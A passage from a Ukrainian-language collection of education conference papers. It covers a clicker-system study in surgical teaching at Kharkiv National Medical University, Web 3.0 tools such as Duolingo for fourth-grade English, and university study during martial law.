13. Халеева И. И. Основы теоретического обучения пониманию иноязычной речи / И. И. Халеева. – М.: Высшая школа, 1999. – 238 с.

14. Шевченко О. М. Культурологічний компонент професійної підготовки іноземних студентів вищих медичних навчальних закладів / О.М.Шевченко // Альманах науки. – 2018. – № 5/2(14). – С. 30–34.

## **ДОСВІД ВИКОРИСТАННЯ ІНТЕРАКТИВНИХ СИСТЕМИ ТА ПРОГРАМИ DOLPHIN INTERACTIVE PRESENTER™ У ПРОЦЕСІ НАВЧАННЯ СТУДЕНТІВ НА БАЗІ КАФЕДРИ ХІРУРГІЇ №1 ХНМУ**

### **Бойко Валерій Володимирович**

Член-кореспондент НАМН України, професор,  
академік Академії наук прикладної радіоелектроніки,  
академік Академії наук Вищої освіти,  
директор ДУ «Інститут загальної та невідкладної хірургії  
ім. В.Т. Зайцева НАМН України»,  
завідувач кафедри хірургії №1  
Харківського національного медичного університету

### **Завгородній Ігор Володимирович**

Професор, доктор медичних наук,  
Академік національної академії наук  
Вищої освіти України,  
Директор Навчально-наукового інституту якості освіти  
Харківського національного медичного університету  
завідувач кафедри гігієни та екології № 2 Харківського  
національного медичного університету

### **Королевська Алла Юріївна**

Кандидат медичних наук,  
асистент кафедри хірургії №1  
Харківського національного медичного університету;  
науковий співробітник відділення захворювань стравоходу та  
шлунково-кишкового тракту  
ДУ «Інститут загальної та невідкладної хірургії  
ім. В.Т. Зайцева НАМН України»

### **Ріпатті Ісмо Антеро**

Директор компанії  
Dolphin Interactive Presenter Oy

### **Савві Сергій Олександрович**

Професор, доктор медичних наук,  
завідувач відділення захворювань стравоходу та  
шлунково-кишкового тракту  
ДУ «Інститут загальної та невідкладної хірургії  
ім. В.Т. Зайцева НАМН України»,  
професор кафедри хірургії №1  
Харківського національного медичного університету

**Вступ.** Найбільш поширені причини незадовільних результатів навчання: відсутність мотивації, відсутність конструктивного діалогу під час заняття, відсутність візуальних посібників, відсутність альтернативних методів подання матеріалу, відсутність інноваційних технологій в педагогічному процесі. Внутрішніми джерелами активності особистості у процесі набуття знань, умінь і навичок, необхідних для подальшого навчання, самоосвіти та майбутньої професійної діяльності, є насамперед мотиви, потреби, інтереси, прагнення, ставлення до навчання. [1 – 7].

Сучасні тенденції розвитку системи освіти України передбачають перегляд організації навчального процесу: від трансляції студентам готових знань до створення умов для діалогу і активної взаємодії. [1, 8 – 12]. На сьогоднішній день Україна залишається незалежною молодого державою, що водночас поєднує глибокі давні традиції з сучасними методиками не лише в повсякденному побуті всіх галузей життя, але і в навчанні.

Питання забезпечення максимально продуктивного педагогічного процесу студентам-медикам залишається актуальним. Підвищення ефективності навчання у вищому навчальному закладі – досить складне питання, що далеко виходить за рамки суто педагогічних проблем, але об'єктивні чинники соціально-економічного розвитку диктують необхідність інтенсифікації навчально-виховного процесу. [1, 13, 14].

На сучасному етапі перед викладачами вищих навчальних медичних закладів гостро постає проблема пошуку шляхів підвищення пізнавального інтересу студентів до вивчення свого предмету, зміцнення їх позитивної мотивації в навчанні. Робота зі студентами-медиками вимагає поєднання знань з предмету зі сферою майбутньої діяльності студентів. Однією з можливостей розв'язання даної проблеми є запровадження технологій інтерактивного навчання. [15, 16]. Використання інтерактивних технологій підвищує ефективність використання інтерактивних методів навчання.

**Мета дослідження:** теоретично обґрунтувати та перевірити ефективність використання інтерактивних систем та програми Dolphin Interactive Presenter™ у процесі навчання студентів на базі кафедри хірургії N1 ХНМУ як засобу підвищення пізнавальної діяльності студентів.

**Матеріали та методи.** У дослідженні брали участь 2 підгрупи студентів шостого курсу медичних факультетів ХНМУ. Основну групу склали 6 студентів другої підгрупи 16-ї групи 7-го медичного факультету.

У студентів основної групи під час навчання застосовувалась інтерактивна система та комп'ютерне забезпечення (програма) Interactive Presenter™ (компанія-виробник «Dolphin Interactive Presenter Oy», Фінляндія, Європа) для презентації матеріалу за темою заняття та контролю знань кожного окремого студента та групи в цілому.

У групі порівняння використано традиційний підхід до проведення практичного заняття. У групу порівняння увійшли 6 студентів першої підгрупи 8-ї групи 6-го медичного факультету.

Згідно з вимогами до проведення практичного заняття студентам п'ятого та шостого курсів з відповідної дисципліни при використанні інтерактивної

системи та програмного забезпечення Interactive Presenter™ було витримано всіх трьох основних етапів навчального процесу та контролю засвоєння знань (визначення вихідного рівня знань за тематикою; вирішення навчальних завдань з практичної підготовки студентів за тематикою – засвоєння студентами вмінь по темі та контроль їх викладачем; визначення заключного рівня сформованості компетенції (знань, навиків та вмінь) по темі).

Особливістю програмного забезпечення та презентації Interactive Presenter™ є додаткова можливість контролю відповідей та участі кожного зі студентів.

Під час практичного заняття студенти при проведенні презентації вирішували ситуаційні задачі. Під час надсилання відповідей студентами в правому верхньому куті екрану відображається кількість надісланих студентами відповідей.

Так після завершення «голосування» всіх студентів в правому верхньому куті екрану відображається звіт - «100%» отриманих відповідей.

Після цього наступним слайдом автоматично система Interactive Presenter™ дозволяє відобразити звіт щодо відповідей по групі у вигляді діаграми. Такий підхід реалізує розуміння аудиторією конкретне дане питання.

Така можливість дозволяє при проведенні (презентації) практичного заняття з використанням інтерактивної системи та програмного забезпечення Interactive Presenter™ у студентів основної групи контролювати рівень розуміння тематики конкретного питання і при необхідності повернутися до відповідного питання безпосередньо під час проведення заняття і поглибити клінічне мислення студентів в кожному конкретному випадку. Звісно це покращує рівень знань студентів.

В кінці заняття при використанні інтерактивної системи та програмного забезпечення Interactive Presenter™ у студентів основної групи у викладача є можливість скористатися звітною властивістю даної комп'ютерної програми і відобразити звіти по кожному питанню окремо, по кожному студенту окремо та окремо для групи.

Така звітна можливість значно інтерактивної системи та програмного забезпечення Interactive Presenter™ значно зберігає час викладача щодо оцінювання студентів.

У студентів основної групи всі етапи заняття проходять у відповідності до завдань кожного з них. При цьому інтерактивна система та програма Interactive Presenter™, що використовувалась під час практичного заняття застосовувалась для одночасного використання як презентації матеріалу, так і контролю реактування аудиторії на подачу матеріалу презентації. При цьому програмне забезпечення Interactive Presenter™ дозволяє проводити тестування студентів у режимі «наживо» до розгляду питання (згідно до плану заняття) та після.

Interactive Presenter™ – це найбільш універсальна система у світі. З її допомогою створюється презентація як з текстовими, графічними, відео, звуковими, PowerPoint, html, так і з опитувальними файлами.

В групах студентів було застосовано останню версію v8.1.8 інтерактивної системи Interactive Presenter™. Для проведення практичного заняття у студентів

використовувався комп'ютер (Notebook PC) ASUS модель R540L з USB-колектором (Dolphin Interactive Finland).

USB-колектор, який іноді називають "аудиоколектором", приймає сигнали з пультів та гаджетів (якщо гаджет було внесено до реєстру аудиторії до проведення презентації), подає їх на головний комп'ютер для обробки, а потім передає зворотні сигнали назад до пультів чи гаджетів. Комп'ютер має програмне забезпечення Windows 10.

Програмне забезпечення Interactive Presenter™ є так званою «надбудовою» PowerPoint® і перетворює презентацію у форматі PowerPoint® під час проведення практичного заняття на повну систему зворотнього зв'язку між учасниками процесу навчання (викладачем та студентами).

Для проведення інтерактивного заняття використовується пульт (Interactive Presenter), що має розмір, сумірний з банківською картою.

Даний пульт випромінює масштабований радіочастотний сигнал, що допускає відстань до 120 метрів. Радіохвилі не перешкоджають твердим предметам. Програмне забезпечення Interactive Presenter™ може забезпечити обробку результатів опитування до 4000 чоловік воодночас.

Для відповідей можна обрати як одно- так і двоцифрові числа з використанням цифрових клавіш від «1» до «9» та клавіші «0» для опитування. Зворотній сигнал передається назад на пульт, вказуючи на те, що голосування було зареєстровано. У пульті є блок пам'яті та процесор перепрограмування.

Кожен пульт має свій унікальний ідентифікатор – присвоєний номер, чи зареєстроване ім'я

Вказаний на пульті номер відповідає порядковому номеру в програмі Interactive Presenter™.

Проконтролювати ідентифікацію зареєстрованого імені відповідно до пульта в програмі Interactive Presenter™ можна завдяки наведенню курсора на відповідний порядковий номер пульта: при цьому над іконкою з наведеним на нею курсором висвічується ім'я зареєстрованого студента.

Кожен студент реєструється у відповідності до порядкового номеру пульта або ж при його особистому бажанні використання персонального гаджету можлива реєстрація останнього в системі в програмі Interactive Presenter™.

Список групи студентів, що було зареєстровано на початок проведення практичного заняття, відображається у вигляді переліку згідно з внесеними даними.

Пульт Interactive Presenter™ має три світлодіоди: жовтий, зелений і червоний, що відображають робочий стан пульта під час проведення презентації.

Червоний колір на пульті відображає помилку надсилання відповіді, жовтий – надсилання відповіді, зелений – прийняття комп'ютерною системою Interactive Presenter™ відповіді з пульта.

Програмне забезпечення Interactive Presenter™ дозволяє демонструвати результати інтерактивного голосування негайно та/або дозволяє зберігати їх для подальших звітів у вигляді фото.

**Результати.** Після проведення кожного практичного заняття спостерігається підвищення рівня знань щодо знань на початок кожного заняття в обох групах.

Середнє значення показника покращення знань у основній групі на 7,5% вище. Значно краща ефективність навчального процесу відзначається при застосуванні інтерактивних системи та програми *Dolphin Interactive Presenter™* у порівнянні з традиційним підходом до навчання.

Суб'єктивний аналіз поведінки студентів під час проведення заняття з курсу «Невідкладна хірургія» з використанням інтерактивних методик відзначає:

- покращення уваги студентів на матеріалі заняття,
- впродовж заняття зберігається фокус уваги на тематиці дисципліни,
- відзначається усидливість студентів та полегшення для педагога проведення загострення уваги на певній проблемі за тематикою,
- студенти самостійно відзначають спрощення сприйняття та більш глибоке розуміння предмету завдяки інтерактивним методикам.
- студенти захоплюються дисципліною, і, як наслідок, це пробуджує у них інтерес та мотивацію, навчає самостійному мисленню та діям.

Умовами ефективного використання інтерактивних системи та програми навчання як засобу підвищення пізнавальної діяльності та мотивації студентів є:

1. постійна активна взаємодія всіх учасників навчального процесу;
2. бажання викладача проводити заняття з використанням інтерактивних системи та програми чи інтерактивних методик;
3. наявність комфортних умов для всіх учасників;
4. формування почуття групової належності та відповідальності за себе особисто та групу,
5. чітке виконання «ролей» всіма учасниками навчального процесу;
6. наявність відповідного технічного забезпечення для проведення інтерактивного заняття.

#### **Висновки:**

1. Використання інтерактивної системи та програми *Dolphin Interactive Presenter™* у процесі навчання студентів-медиків підвищує рівень мотивації до навчання, забезпечує зростання рівня знань на 7,5% у порівнянні з традиційними методиками.

2. Використання інтерактивної системи та програми *Dolphin Interactive Presenter™* дозволяє значно покращити ефективність процесу навчання у форматі on-line.

3. Незважаючи на можливі матеріальні затрати для проведення інтерактивного навчання, такий педагогічний процес є додатковим заохочувальним засобом для абітурієнтів для вступу до ХНМУ.

#### **Список літератури**

1. Королевська А.Ю. Використання інтерактивних систем та програм у процесі навчання студентів закладів вищої медичної освіти: магістерська робота: спец. 011 «Освітні педагогічні науки» / А.Ю. Королевська. – Харків, 2020. – 82 с.



2. Алексюк А.М. Педагогіка вищої освіти України : Історія. Теорія: підручник для студентів, аспірантів та молодших викладачів ВУЗів. Київ: Либідь, 1998. 558 с.

3. Бернвальдт Т. С. Формування мотивації навчальної діяльності майбутніх учителів в умовах сьогодення / Т. С. Бернвальдт. // Рідна школа. – 2011. – №11. – С. 60–64.

4. Використання інтерактивних систем та програм студентами в закладах вищої медичної освіти / Л. В.Фоміна, І. В. Завгородній, Н. А. Наливайко, А. Ю. Королевська. // Збірник наукових праць «Інноваційні педагогічні технології в цифровій школі»: матеріали науково-практичної конференції молодих учених «Науково-дослідна робота студентів як чинник удосконалення професійної підготовки майбутнього вчителя» (15-16 травня 2019 р.). / за ред. Н. О. Пономарьової, О. А. Жерновникової. Х.: Харківський національний педагогічний університет ім. Г. С. Сковороди, – 2019. – С. 100–103.

5. Десятов Д. Л. Методика використання інформаційно комунікаційних технологій у навчанні історії. Харків: Видавнича група «Основа», 2011. 205 с.

6. Максимчук Л. В. Засоби інтерактивних технологій у підготовці економістів-міжнародників / Л. В. Максимчук // Професіоналізм педагога в контексті Європейського вибору України : зб. статей за матеріалами Міжнар. наук.-прак. конф. : РВВ КГУ, 2010. – Ч. 3. – С. 233–235.

7. Шамова Т.И. Активизация учения школьников. Москва: Педагогика, 1982. 208 с.

8. Баханов К. О., Ницета В. А. Життєтворчі проекти в навчанні історії України: посібник для вчителя. Харків : Основа, 2008. 150 с.

9. Богданюк О. Д. Можливості застосування інтерактивних технологій у підготовці майбутніх офіцерів-кінологів / О.Д. Богданюк. // Вісник Національної академії Державної прикордонної служби України. – 2015. – №2. – С.60–70.

10. Кейс- та фрактальні технології як засіб покращення якості навчання внутрішній медицині, креативному клінічному мисленню / [С. Кулішов, Н. Третяк, Н. Приходько та ін.]. // New information technologies in education for all: Models and Infrastructures: proceedings of the Seventh International Conference, (Kiiiv, 2012). – ІТЕА-2012, Ukraine, IRTC, Kiev. – 2012. – С. Р. 268 – 271.

11. Освітні технології: навчально-методичний посібник / О. М. Пехота, А. З. Кіктенко, О. М. Любарська та ін.; за заг.ред . О. М. Пехоти. Київ : А.С.К., 2001. 256с.

12. Шеховцева Т. Г. Інтерактивні методи навчання як основа мотивації студентів в умовах сучасного педагогічного процесу / Т. Г. Шеховцева, М. О. Долінна. // Актуальні проблеми сучасної медицини: Вісник Української медичної стоматологічної академії. – 2019. – №1. – С. 105–108.

13. Ліпман М. Чим може бути критичне мислення. Вісник програм шкільних обмінів. 2006. т.27. С. 21–25.

14. Траханова Т. І. Шляхи підвищення мотивації студентів для покращення якості навчання [Електронний ресурс] / Тетяна Іванівна Траханова // На урок. – 2019. – Режим доступу до ресурсу: <https://naurok.com.ua/shlyahi-pidvischennya-motivaci-studentiv-dlya-pokraschennya-yakosti-navchannya-82067.html>.

15. Інтерактивні форми і методи навчання у вищій школі: навч.-метод. посіб. / В. В. Ягоднікова. — К.: ДП «Вид. дім «Персонал», 2009. — 80 с.

16. Павлович А. В. Використання інтерактивних методів навчання у викладанні іноземної мови професійного спрямування к вищій школі / А. В. Павлович. // XI міжнародна науково-практична конференція “Сучасні тенденції викладання іноземної мови професійного спрямування у вищій школі”. – 2015. – №1. – С. 87–89.

17. About the Interactive Presenter™ [Електронний ресурс] // Peak Performance. – 2009. – Режим доступу до ресурсу: [http://www.peak-performance-consultancy.co.uk/interactive\\_presenter/aboutip.html](http://www.peak-performance-consultancy.co.uk/interactive_presenter/aboutip.html).

18. An Interactive Presenter Computer Program in Teaching of Drug Metabolism to Small Groups of Medical Students [Електронний ресурс] / [R. O. Juvonen, M. Turrek, I. A. Ripatti та ін.]. – Dosis №3. 2004, p. 201-208. – Режим доступу до ресурсу: [http://www.ballotbox.fi/docs/drug\\_ip.pdf](http://www.ballotbox.fi/docs/drug_ip.pdf).

## **МЕТОДИКА НАВЧАННЯ ІНОЗЕМНОЇ МОВИ УЧНІВ 4-Х КЛАСІВ ІЗ ЗАСТОСУВАННЯМ ТЕХНОЛОГІЇ WEB 3.0**

**Бровко Катерина Андріївна,**

Доктор філософії,

Старший викладач кафедри іноземних мов та методик їх навчання  
Факультету педагогіки Київського столичного університету імені Бориса  
Грінченка

**Олійник Катерина Олександрівна**

Магістрантка V курсу

Факультету педагогіки

Київського столичного університету імені Бориса Грінченка

В умовах сучасної інформаційно-технологічної парадигми, технології Web-3.0, набирають стрімкого розвитку та імплементації в освітній процес закладів освіти, що створюють певне середовище, в якій агенти програмного забезпечення переміщуються зі сторінки на сторінку, легко виконуючи складні завдання для користувача. Саме завдяки цій властивості, технології Web-3.0 сприяють вдосконаленню і подальшому розвитку інтелектуальних освітніх онлайн-платформ, основним завданням яких є автоматизована побудова адаптивного освітнього процесу високої якості.

Означене є суголосним із освітньою траєкторією методики навчання іноземної мови учнів 4-х класів із застосуванням технології Web 3.0. Адже ці технології сприяють вдосконаленню і подальшому розвитку інтелектуальних освітніх онлайн-платформ, основним завданням яких є автоматизована побудова адаптивного навчального процесу високої якості, тобто максимально відповідного можливостям учнів 4 класу на уроках іноземної мови та сприятливого досягненню навчальної мети [3].

Питання застосування Web-технологій в організації навчання іноземної мови учнів в своїх роботах досліджували такі сучасні автори як от: К. Бровко [1; 2], Н. Дутчак [3], Н. Морзе [9], Л. Петрик [4], А. Соломаха [5], S. Abass [8], M. Chisega-Negrila [6], A. Nabibi [7] та ін.

Означені технології мають високошвидкісну пропускну здатність, що підтримує 3D-графіку, яку легко використовувати для створення віртуальних тривимірних освітніх середовищ під час уроків іноземної мови учнів 4-х класів. Прикладом таких 3-D Web-додатків є Simpler, Buddy.ai, Duolingo, Lingualogo, Busuu. Prasal verbs [2].

Для прикладу розглянемо 3-D Web-додаток Duolingo, адже він є найбільш популярним серед користувачів, дозволяє ефективно й дієво розвивати навички читання, слухання та говоріння, поєднуючи найкраще зі штучного інтелекту та мовознавства за допомогою веселих завдань. Duolingo для шкіл доцільно застосовувати у 4 класі на уроках іноземної мови, адже педагог може онлайн

відслідковувати роботу та навчальні успіхи своїх учнів. Вчитель створює клас, мовний курс та профілі для кожного школяра, якого він навчає.

В контексті означеної площини доцільно також розглянути порівняльні характеристики програмового змісту навчання іноземної мови в загальноосвітніх та спеціалізованих закладах освіти для учнів 4 класу та цифрового 3-D Web-додатку вивчення іноземної мови Duolingo, який доводить можливість його використання у процесі формування лексико-граматичної компетенції як на уроках іноземної мови, так і під час організації самостійної освітньої діяльності учнів 4 класу [5].

Табл. 1

Порівняльна таблиця програмового змісту навчання іноземної мови у 3-D Web-додатку Duolingo для шкіл у кореляції з програмою навчання іноземної мови в загальноосвітніх та спеціалізованих закладах освіти для учнів 4 класу

	Програмований зміст навчання іноземної мови в загальноосвітніх закладах освіти	Програмований зміст навчання іноземної мови в спеціалізованих закладах освіти	Програмований зміст навчання у 3-D Web-додатку Duolingo для шкіл
Лексичний матеріал	Population centers Shopping Types of leisure Types of accommodation Furnishing Traveling Means of transport Free time Children's favorite characters Nature Wild and domestic animals Environment Holidays	Settlements (city, village, surroundings). Description of nature. Types of accommodation. Furnishing. Traveling Means of transport. Shopping. Children's favorite characters. Holidays Free time. Types of leisure	Professions. Animals. Date and time. Nature. Household. Traveling Shopping Family and friends. Environment Holidays
Грамматичний матеріал	<b>Дієслово:</b> Present Continuous, Present Perfect. Структура to be going to. <b>Модальні дієслова:</b> can <b>Іменник:</b> одна, множина. <b>Прикметник:</b> ступені порівняння. <b>Займенники:</b> особові, присвійні, вказівні. <b>Артикль:</b> означений, неозначений. <b>Числівник:</b> 1-100, порядкові числівники. <b>Питальні слова</b> (в складі структур): What? Where? When? How? How much? How many? <b>Сполучник:</b> then, or, because, but. <b>Безособові речення:</b> It's sunny.	<b>Дієслово:</b> Present Continuous, Past Continuous, Present Perfect, Future Simple Структура to be going to. <b>Умовний спосіб:</b> I'd like <b>Іменник:</b> одна, множина. <b>Прикметник:</b> ступені порівняння. <b>Займенники:</b> особові, присвійні, вказівні. <b>Артикль:</b> означений, неозначений. <b>Числівник:</b> 1-100, порядкові числівники. <b>Прислівник:</b> утворення <b>Питальні слова</b> (в складі структур): What? Where? When? How? How much? How many? <b>Сполучник:</b> then, or. <b>Безособові речення:</b> It's sunny.	<b>Дієслово:</b> Present Continuous, Present Perfect. Структура to be going to. <b>Модальні дієслова:</b> can <b>Іменник:</b> одна, множина. <b>Прикметник:</b> ступені порівняння. <b>Займенники:</b> особові, присвійні, вказівні. <b>Артикль:</b> означений, неозначений. <b>Числівник:</b> 1-100, порядкові числівники. <b>Питальні слова</b> (в складі структур): What? Where? When? How? How much? How many? <b>Сполучник:</b> then, or, but. <b>Безособові речення:</b> It's sunny.

Фонетичний матеріал	Вимова вивчених слів та висловів, достатня для розуміння. Наголос у словах і реченнях. Особливості інтонації.	Вимова вивчених слів та виразів достатня для розуміння. Наголос у словах і реченнях. Особливості інтонації та мелодії англійських речень	Особливості інтонації англійських реченнях. Вимова вивчених слів та виразів достатня для розуміння.
---------------------	---	--	---

Відтак виходячи з поданих у таблиці 1. даних, ефективність вивчення іноземної мови за допомогою використання 3-D Web-додатку Duolingo підтверджується його кореляцією із програмовим змістом навчання іноземної мови в загальноосвітніх та спеціалізованих закладах освіти для учнів 4 класу.

Вищезазначені 3-D Web-додатки також пропонують безліч інструментів і сервісів, які використовуються в навчальних онлайн-системах та в інших сферах: семантичні цифрові бібліотеки, віртуальні 3D-бібліотеки, семантичні блоги, мікроблогінг, віртуальні світи і аватари, віртуальні освітні лабораторії (відвідування місць, які є недоступними чи важкодоступними в реальності; сприяння співробітництву учнів між собою чи з викладачами; сприяння проведенню експериментів), інтелектуальний пошук і інтелектуальні аналіз даних, онлайн книги з автоматичним перекладом на англійську мову та аудіо. Змістове наповнення медіа освітнього середовища, що складається із іншомовних медіа текстів різних видів та жанрів (відео та аудіо контенту, зображення, Gif-анімація, тощо), інформації, що зберігається в базах даних, електронних освітніх ресурсів, служить як засобом, що сприяє формуванню усіх видів мовленнєвої діяльності учнів 4 класу, так і основою для здійснення медіа освітньої діяльності учнів [1].

Завдяки технологіям Web 3.0 кожен користувач матиме унікальний профіль в мережі Інтернет, заснований на його історії переглядів та дій. Таким чином, агент пошукової системи допоможе знайти необхідні навчальні матеріали, блоги, влоги, книги тощо базуючись на освітніх потребах учнів та учителів [8].

Навчання іноземної мови за допомогою 3D-wiki і віртуальних 3D-енциклопедій дозволяє одному або декільком користувачам створювати базу знань з набору взаємопов'язаних Web-сторінок. Означене у свою чергу дозволяє учням 4-х класів працювати спільно над проектами за допомогою 3D-віртуального світу, що є поєднанням 3D-ігрових технологій, доповненої реальності, імітаційної середовища та Інтернет-технологій, в якому користувачі взаємодіють через аватари. Означене уможливорює участь в рольовому 3D-моделюванні, симуляції та креативності, створює широкий простір для проведення досліджень.

Відтак, упровадження технологій Web 3.0 на уроках іноземної мови учнів 4-х класів має ряд переваг, як от: сприяння соціалізації, обміну учнями інформацією в режимі реального часу; самоорганізація навчального часу; підвищення мотивації учнів 4 класу через різноманітність вибору завдань;

поліпшення процесу запам'ятовування нових лексичних одиниць, або граматичного матеріалу; відпрацювання навичок швидкого перекладу з української на англійську та навпаки; активізація іншомовної комунікативної діяльності учнів 4 класу; сприйняття індивідуалізації навчання.

#### Список літератури

1. Бровко К.А. (2021). Розвиток пізнавального інтересу студентів медіазасобами у процесі навчання іноземної мови за професійним спрямуванням: науково-етичний підхід. *Науковий часопис НПУ імені М. П. Драгоманова*, 5 (85). С. 34-39. DOI: <https://doi.org/10.31392/NPU-nc.series5.2022.85.07>

2. Бровко, К. (2022). Сучасні підходи використання соціальних мереж у підвищенні пізнавального інтересу студентів до вивчення іноземної мови. *Acta Paedagogica Volynienses*, 2, 47-53. DOI: <https://doi.org/10.32782/apv/2022.2.7>

3. Дутчак М. С. (2020). Методи та програмні засоби автоматизованої побудови адаптивної траєкторії навчання. *Вісник Вінницького політехнічного інституту. Вінниця: ВПІ. No2. (149). 58-66. DOI: <https://doi.org/10.31649/1997-9266-2020-149-2-58-66>.*

4. Петрик, Л. (2019) Ефективність використання медіазасобів для вивчення іноземних мов у початковій школі: від усвідомлення до готовності. *Освітологічний дискурс: електронне наукове фахове видання (3-4). С. 185-196.*

5. Соломаха, А. (2020). Застосування цифрових технологій для формування іншомовної граматичної компетенції у процесі раннього навчання іноземних мов (на прикладі німецької мови). *Електронне наукове фахове видання «ВІДКРИТЕ ОСВІТНЄ Е-СЕРЕДОВИЩЕ СУЧАСНОГО УНІВЕРСИТЕТУ»*, (8),121-135. DOI: <https://doi.org/10.28925/2414-0325.2020.8.11>.

6. Chisega - Negrila AM. (2013). Education in Web 3.0. *Journal of Advanced Distributed Learning Technology*. Vol.3, No 1. 50-58.

7. Habibi A., Mukminin A., Pratama R, Harja H. Predicting Factors Affecting Intention to use Web 2.0 in Learning: Evidence from Science Education (2019). *Journal of Baltic Science Education*. Vol. 18, No. 4. 595-606.

8. Jacksi K, Abass SM. (2019). Development History of the World Wide Web. *International Journal of Scientific & Technology Research (IJSTR)*. Vol. 8, No 9. 75-79.

9. Morze, N. & Smyrnova-Trybulska E. (2021). *Web-based community-supported online education during the Covid-19 pandemic* International Journal of Web Based Communities, 17 (1). С. 9-34.

## УМОВИ НАВЧАННЯ У ЗАКЛАДАХ ВИЩОЇ ОСВІТИ УКРАЇНИ ПІД ЧАС ВОЄННОГО СТАНУ

**Бут Яна Віталіївна,**  
Ph.D., кандидат педагогічних наук,  
Національний університет оборони України  
імені Івана Черняховського,  
м. Київ, Україна

У зв'язку з загостренням пандемії Covid, навчання в освітніх закладах, у тому числі і у закладах вищої освіти, навчання було переведене у дистанційну форму. Міністерство освіти і науки України (МОН) надало офіційне роз'яснення щодо особливостей застосування норм трудового законодавства, дистанційної форми роботи під час дії правового режиму воєнного стану: «Згідно з частиною одинадцятою статті 602 КЗпП на час загрози поширення епідемії, пандемії, необхідності самоізоляції працівника у випадках, встановлених законодавством, та/або у разі виникнення загрози збройної агресії, надзвичайної ситуації техногенного, природного чи іншого характеру дистанційна робота може запроваджуватися наказом (розпорядженням) власника або уповноваженого ним органу без обов'язкового укладення трудового договору про дистанційну роботу в письмовій формі». [1] Це питання набуло загостреної актуальності з початком воєнного стану на території України у другому навчальному семестрі поточного року. У зв'язку з цим, у даному виступі розглянемо питання, які найбільше хвилюють учасників освітнього процесу.

Отже, є кілька варіантів ситуацій, коли навчання може бути переведене в іншу форму, а саме: очну, дистанційну та змішану. Також потрібно розуміти, що у разі вимушеної зміни місця проживання, місце навчання може залишатися тим же. Наразі в Україні триває воєнний стан, у зв'язку з чим Міністерство освіти і науки України висвітлило кілька ресурсів для студентів та школярів щодо навчання, а також психологічної підтримки, охарактеризовані нижче.

По-перше, МОН була відкрита онлайн-платформа «Об'єднаний Український Університет» (United Ukrainian University (UUU), на якій учасникам можуть надати інформаційну допомогу. На даній платформі всім учасникам освітнього процесу всіх навчальних закладів допоможуть налаштувати процес реєстрації та можливу адаптацію курсів [2].

Ще одним варіантом продовжити навчання у закладі вищої освіти є зарахування до іноземних ЗВО країн-партнерів. Деякі університети Європи дають можливість українським студентам навчатися безкоштовно, навчання в інших може обійтися в одну-півтори тисячі євро на рік або дорожче, залежить від ЗВО та від домовленостей між країнами. Так, наприклад, рік навчання у Великобританії може коштувати й 13000 євро на рік. Для того, щоб навчатися в європейському закладі вищої освіти, не обов'язково знати мову країни, у якій продовжуєш навчання. Не дивлячись на те, що у більшості університетів Європи викладають державною мовою, є багато університетів де навчання може

проводитись англійською. Такі університети є у Польщі, Німеччині, Греції та інших країнах.

Є також можливість навчання в закладах вищої освіти безкоштовно. Це університети таких країн як: Польща, Австрія, Чехія, Словаччина, Італія, Німеччина, Греція та Норвегія, виділяють безплатні бюджетні місця, або місця за символічну платню для студентів з України. Проте є кілька умов для вступу.

Так, ви можете вступати у наступні університети на безплатній основі, якщо складете тест на знання мови країни:

- Aalto University та University of Helsinki у Гельсінкі.
- University of Oslo в Осло.
- Scuola Normale Superiore di Pisa у Пізі.
- Norwegian University of Science and Technology у Тронгеймі.

При університетах, куди вступає абітурієнт або ж продовжує своє навчання студент існують курси вивчення мови країни, в якій студент здобуватиме освіту. Так, наприклад, в Греції, де навчання іноземців є безкоштовним, мову можна вивчати на курсах, паралельно із навчанням. Окрім того, є університети, що видають стипендії та покривають затрати на вивчення мови та навчання в цілому.

Студенти, які хочуть отримати освіту в іноземних університетах, мають більше шансів на безкоштовне навчання з атестатом про високі досягнення. Відмінний атестат дає можливість вступити до майже всіх ЗВО Європи. Так, наприклад, важливим аргументом можуть бути документи:

- атестат про закінчення школи або ЗВО з відзнакою;
- підтвердження значних досягнень в науковій сфері;
- грамоти та відзнаки про призові місця на міжнародних та державних олімпіадах, конкурсах.

Також у багатьох європейських країнах існують програми для полегшення вступу або ж переведення українських студентів до ЗВО країн Європи. Так, наприклад, Польща створила національне агентство з питань академічного обміну, куди українські студенти мають змогу звернутися, щоб отримати інформацію про продовження навчання у Польщі вже в цьому семестрі.

Програма обміну Erasmus+ була створена за підтримки МОН України, Міністерство молоді та спорту за підтримки іноземних партнерів, яка дозволяє отримати грант на навчання. На даному сайті майбутній студент зможе відшукати інформацію про доступні для нього програми. Перевага надається мотивованим студентам із досягненнями в навчанні та знанням іноземної мови [3].

Також існують інші міжнародні програми, які допомагають українським студентам продовжити навчання у іншій країні або ж вступити до іноземного ЗВО: Ініціатива Німецьких Університетів, Studyinaustria.at (Австрія), Chevening (Великобританія), а також сторінка в Twitter Support to Ukrainian Higher Education and Research, яка допомагає біженцям з України з навчанням за кордоном.

Отже, підводячи підсумки, можна зробити висновок, що наперекір жорстокій агресії рф заклади вищої освіти здійснюють освітній процес в регіонах, де це



можливо та дозволяє безпекова ситуація. Міністр освіти і науки Сергій Шкарлет зазначив, що наразі Заклади вищої освіти 17 областей України продовжують навчання за дистанційною або змішаною формою, а також за режимом консультації та самостійної роботи студентів [4]. В іншому випадку, абітурієнти 2022 року мають змогу вступити до іноземних ЗВО за певних умов, зазначених вище.

#### **Список літератури:**

1. <https://mon.gov.ua/ua/news/rozyasnennya-mon-osoblivosti-zastosuvannya-norm-trudovogo-zakonodavstva-distancijnoyi-formi-roboti-pid-chas-diyi-pravovogo-rezhimu-voyennogo-stanu>.
2. <https://www.uuu.education/uk/index>.
3. <https://erasmusplus.org.ua/novyny.html>.
4. <https://pon.org.ua/novyny/9363-yak-pracuie-profesiina-ta-vyshcha-osvita-u-period-viiny.html>

## НАВЧАЛЬНО-МЕТОДИЧНА РОБОТА ВИКЛАДАЧІВ У ВНМЗ

**Головко Ірина Ігорівна**  
Викладач  
Черкаська медична академія

Розв'язання важливих завдань, що постають на сучасному етапі соціально-економічного розвитку України, потребує якісного вдосконалення системи професійної підготовки фахівців у вищих навчальних закладах I—II рівнів акредитації. Це вимагає від викладачів оновлення змістового компоненту навчальної діяльності до постійного самовдосконалення, підвищення рівня фахової культури, освоєння нових методів і прийомів навчально-виховної діяльності.

Одним із завдань науково-методичної роботи - сформувати готовність педагогів до інноваційних пошуків, можливість самостійно визначити стратегічні напрямки навчально-виховного процесу, його науково-методичне забезпечення.

